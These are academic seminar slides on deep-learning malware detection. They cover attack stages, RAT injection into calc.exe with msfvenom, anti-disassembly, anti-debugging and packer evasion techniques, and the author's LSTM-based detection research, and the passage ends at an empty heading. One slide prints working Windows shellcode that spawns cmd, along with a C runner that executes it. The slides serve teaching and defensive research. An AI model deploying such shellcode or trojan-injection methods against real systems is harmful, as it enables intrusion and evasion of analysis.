Deep Learning based Malware Detection and Classification

CCIS 2019 Seminar

Ferhat Ozgur Catak
Postdoctoral Researcher
SMILE Project
Project Funded by H2020 in topic ”SEC-14-BES-2016”

Department of Information Security and Communication Technology

November 29, 2019

Agenda

Today's Agenda

- Preliminary
  - Preliminary information about malware development, injection methods, typical cyber attack scenario
- Anti-Malware analysis techniques
  - These techniques are used by malware developers to evade the malware analysts and security components (Anti-virus, IDS/IPS)
- My research and findings about malware analysis

Remote Access Trojan (RAT) based Typical Illegal Network Access I

Typical Cyber Attack Stages & Tools

- **Social Engineering Stage**: Gathering real email address (`theharvester, foca`)
- **Network Sniffing**: `Wireshark, Tshark, Scapy`
- **Scanning**: Scanning tools are used to understand how a target responds to instrusions.
- **Exploitation**: test the exploits (`Metasploit`) found within your network, applications, and data.

Remote Access Trojan (RAT) based Typical Illegal Network Access II

Attackers generally inject their malicious code part into traditional windows applications like calculator. They change the execution flow of the orginal exe. You can inject standart *meterpreter* (an RAT tool) to any windows executable using *msfvenom* utility. This RAT automatically creates an reverse shell to the attacker.





Figure: Msfvenom based Remote Access Trojan for Windows `calc.exe`

```
/*
 | Title: Windows Seven x64 (cmd) Shellcode 61 Bytes
 | Type: Shellcode
 | Author: agix
 | Platform: win32
 | Info: Tested on Windows Seven Pro Fr, Ultimate En
*/

#include <stdio.h>

char shellcode[] =

"\x31\xC9"                      //xor ecx,ecx
"\x64\x8B\x71\x30"              //mov esi,[fs:ecx+0x30]
"\x8B\x76\x0C"                  //mov esi,[esi+0xc]
"\x8B\x76\x1C"                  //mov esi,[esi+0x1c]
"\x8B\x36"                      //mov esi,[esi]
"\x8B\x06"                      //mov eax,[esi]
"\x8B\x68\x08"                  //mov ebp,[eax+0x8]
"\xEB\x20"                      //jmp short 0x35
"\x5B"                          //pop ebx
"\x53"                          //push ebx
"\x55"                          //push ebp
"\x5B"                          //pop ebx
"\x81\xEB\x11\x11\x11\x11\x11"  //sub ebx,0x11111111
"\x81\xC3\xDA\x3F\x1A\x11"      //add ebx,0x111a3fda (f
"\xFF\xD3"                      //call ebx
"\x81\xC3\x11\x11\x11\x11\x11"  //add ebx,0x11111111
"\x81\xEB\x8C\xCC\x18\x11"      //sub ebx,0x1118cc8c (f
"\xFF\xD3"                      //call ebx
"\xE8\xDB\xFF\xFF\xFF"          //call dword 0x15
//db "cmd"
"\x63\x6d\x64";


int main(int argc, char **argv) {
        int *ret;
        ret = (int *)&ret + 2;
        (*ret) = (int) shellcode;
}
```

Figure: `http://shell-storm.org/shellcode/`

Remote Access Trojan (RAT) based Typical Illegal Network Access III

The Attacker can send the malicious executable to all real e-mail address, waits for the connection to himself/herself.



Anti Malware Analysis Techniques

Malware Analysis

- **Malware analysis** is the study or process of determining the functionality, origin and potential impact of a given malware sample.
- There are two different approach to analyze a suspicious file.
  - **Static Analysis**
  - **Dynamic Analysis**
- These are complementary stages.
- These techniques are used by **Malware Analysts**, not used by **Malware Developers**

Static Analysis

- starts with uploading the results to VirusTotal
  `https://www.virustotal.com`
  - It uses 67 different AV (Avast, AVG etc.).
  - Checks that it has been execute before. If not then execute and get results.
- Finding strings
  (`strings suspicious_file`: returns each string of printable characters in files.
- check if the file code is obfuscated or not? (`PeID`) to unpack a file
  `upx {o <newfilename> -d <packedfilename>`

Dynamic Analysis

involves running the malware sample and observing its behavior on the system

- Executing the suspicious file on a host operating system.
- Analyzing with Process Monitor
- Analyzing with Process Explorer
- Behaviour Analysis
- Example suspicious behaviours: attempt to discover a sandbox environment, disabling security controls, installing rootkits, registering for autostart.

Anti Malware Analysis Techniques

Anti Malware Analysis Techniques

- used by **Malware Developers**
- Malware developers also know the analysis techniques.
- They use some techniques to evade the malware analists and security components
  - Anti-Disassembly
  - Anti-Debugging
  - Anti-Virtual Machine Techniques
  - Packers

Anti-Disassembly I

Definition: to disassemble is to convert a program in its executable (ready-to-run) form (sometimes called object code) into a representation in some form of assembler language so that it is readable by a human.

Attackers manipulate the `jump` statement locations.
⇒**Byte codes are same in both figures** ⇐

```
74 01                          jz      short near ptr loc_401010+1

                 loc_401010:                            ; CODE XREF: .text:0040100E↑j
E8 8B 45 0C 8B                 call    near ptr 8B4C55A0h
48                             dec     eax
04 0F                          add     al, 0Fh
BE 11 83 FA 70                 mov     esi, 70FA8311h
```

Figure: Jump Instructions to a location with constant value

```
.text:0040100E 74 01                   jz      short loc_401011
.text:0040100E                 ; ---------------------------------------------------------------
.text:00401010 E8                      db 0E8h
.text:00401011                 ; ---------------------------------------------------------------
.text:00401011
.text:00401011                 loc_401011:                     ; CODE XREF: .text:0040100E↑j
.text:00401011 8B 45 0C                mov     eax, [ebp+0Ch]
.text:00401014 8B 48 04                mov     ecx, [eax+4]
.text:00401017 0F BE 11                movsx   edx, byte ptr [ecx]
```

Figure: After fixing this anti-analysis technique code is changed

Anti-Disassembly II

Consecutive usage of `jz` and `jnz` statements with the same pointer location

```
.text:0040125D FF 15 64 20 40 00                call    ds:InternetOpenUrlA
.text:00401263 89 85 64 FD FF FF                mov     [ebp-29Ch], eax
.text:00401269 74 03                            jz      short near ptr loc_40126D+1
.text:0040126B 75 01                            jnz     short near ptr loc_40126D+1
.text:0040126D
.text:0040126D                  loc_40126D:                             ; CODE XREF: .text:00401269↑j
.text:0040126D                                                          ; .text:0040126B↑j
.text:0040126D E8 8D 8D FC FE                   call    near ptr 0FF3C9FFFh
```

```
.text:0040125D FF 15 64 20 40 00                call    ds:InternetOpenUrlA
.text:00401263 89 85 64 FD FF FF                mov     [ebp-29Ch], eax
.text:00401269 74 03                            jz      short loc_40126E
.text:0040126B 75 01                            jnz     short loc_40126E
.text:0040126B                  ; ---------------------------------------------------------------------------
.text:0040126D E8                               db 0E8h
.text:0040126E                  ; ---------------------------------------------------------------------------
.text:0040126E
.text:0040126E                  loc_40126E:                             ; CODE XREF: .text:00401269↑j
.text:0040126E                                                          ; .text:0040126B↑j
.text:0040126E 8D 8D FC FE FF FF                lea     ecx, [ebp-104h]
.text:00401274 51                               push    ecx
```

scumbag rouge bytecode

Figure: Jump Instructions to the Same target

Anti-Debugging I

Anti-Debugging Techniques

- **Definition**: Debugging is the process of finding and resolving problems within a software by executing in a debugger software (OllyDbg etc).
- Attackers use some Windows Debugger Detection:
  - Using the Windows API: `IsDebuggerPresent`, `CheckRemoteDebuggerPresent`, `NtQueryInformationProcess`, `OutputDebugString`
- PEB (Program Execution Block): A Windows PEB structure is maintained by the OS for each running process.

```
typedef struct _PEB {
  BYTE                          Reserved1[2];
  BYTE                          BeingDebugged;
  BYTE                          Reserved2[1];
  PVOID                         Reserved3[2];
  PPEB_LDR_DATA                 Ldr;
  PRTL_USER_PROCESS_PARAMETERS  ProcessParameters;
  BYTE                          Reserved4[104];
  PVOID                         Reserved5[52];
  PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
  BYTE                          Reserved6[128];
  PVOID                         Reserved7[1];
  ULONG                         SessionId;
} PEB, *PPEB;
```

Anti-Debugging II


```
int main()
{
    if (IsDebuggerPresent())
    {
        std::cout << "Stop debugging program!" << std::endl;
        exit(-1);
    }
    return 0;
}
```

mov method	push/pop method
mov eax, dword ptr fs:[30h] mov ebx, byte ptr [eax+2] test ebx, ebx jz NoDebuggerDetected	push dword ptr fs:[30h] pop edx cmp byte ptr [edx+2], 1 je DebuggerDetected

Figure: PEB can be accessed by the fs segment register at **fs:[30h]** (This register points to TIB (Thread Information Block) in x86 machines). Better choice for an attacker.

Packers

- Packers help malware
  - hide from antivirus software,
  - complicate malware analysis
  - shrink the size of a malicious executable.
- Packers transform an executable to create a new executable that stores the transformed executable as data and contains an unpacking stub that is called by the OS.
- `PEiD` tool to check that the file is packed.



- Malware developers use packing to evade analysis
- Linux `string` command gets almost nothing
- New variant's hash value is different than the original one.

Polymorphic Malware I

History of Malware Development (Stage-1: Polymorphic malware)

- Polymorphism loosely means: *change the appearance of*
- Mutation Engines are bundled with the virus, worm or other self-propagating code
- Encryption
- **Limitation**
  - The decrypted code is essentially the same in each case, thus memory based signature detection is possible.

Polymorphic Malware II




Figure: Typical polymorphic malware propagation

Metamorphic Malware I

Metamorphic Malware

- Metamorphic malware have similar functionality, different structure and signature
- Evading Security Components (Anti-Virus, IPS/IDS)
- Metamorphic malware automatically re-codes itself each time it propagates.
- Conventional signature based (hash) scanners are ineffective for detecting variants of same malware (Ex: WannaCry cryptolocker malware)




Figure: Typical metamorphic malware propagation


The main difference is that if you do memory forensic of the same malware with different computers, you will find different executable with different execution flow.

My Research about Malware Analysis

My Research

- As you see, there are a lots of malware techniques to evade anti-virus software.
- I have two different approach to detect malware
  1. Long-short term memory (LSTM) based API analysis
     - *for polymorphic and metamorphic malware (sequential API analysis)*
  2. Convolutional neural networks (CNN) and Persistance Image (we are working) based analysis
     - *for anti-debugging and anti-disassembly technique (image classification)*

Our Malware Dataset I



Our public dataset with 7107 malware

Figure: Dataset collection process
https://github.com/ocatak/malware_api_class

Our Malware Dataset II




Figure: Github web site of our dataset. Star count and fork count are increasing.

Long-Short Term Memory (LSTM) I

LSTM - Preliminary Information

- LSTM is an artificial recurrent neural network (RNN) architecture.
- It can not only process single data points (such as images), but also entire **sequences of data** (such as speech or video)
- **Tasks** that you can solve are:
  - handwriting recognition
  - speech recognition
  - anomaly detection in network traffic
  - IDS's (intrusion detection systems)
- It is a very successful method in analyzing the time-related data or events with a certain relationship.

Long-Short Term Memory (LSTM) II




Figure: LSTM overview

$$
\begin{aligned}
h_t &= \mathcal{H}(W_{xh}x_t + W_{hh}h_{t-1} + b_h) \\
y_t &= \mathcal{F}(W_{hy}h_t + b_y)
\end{aligned}
\tag{1}
$$

Long-Short Term Memory (LSTM) III

Keras

- Keras is a popular deep learning framework
- It is based on Tensorflow
- It is also compatible with other popular machine learning library *Scikit-learn*

Listing 1: An example of Keras implementation of an LSTM network

```
model = Sequential()
model.add(Embedding(vocabulary, hidden_size, input_length=num_steps))
model.add(LSTM(hidden_size, return_sequences=True))
model.add(LSTM(hidden_size, return_sequences=True))
model.add(Activation('softmax'))
```

LSTM based Malware Classification I

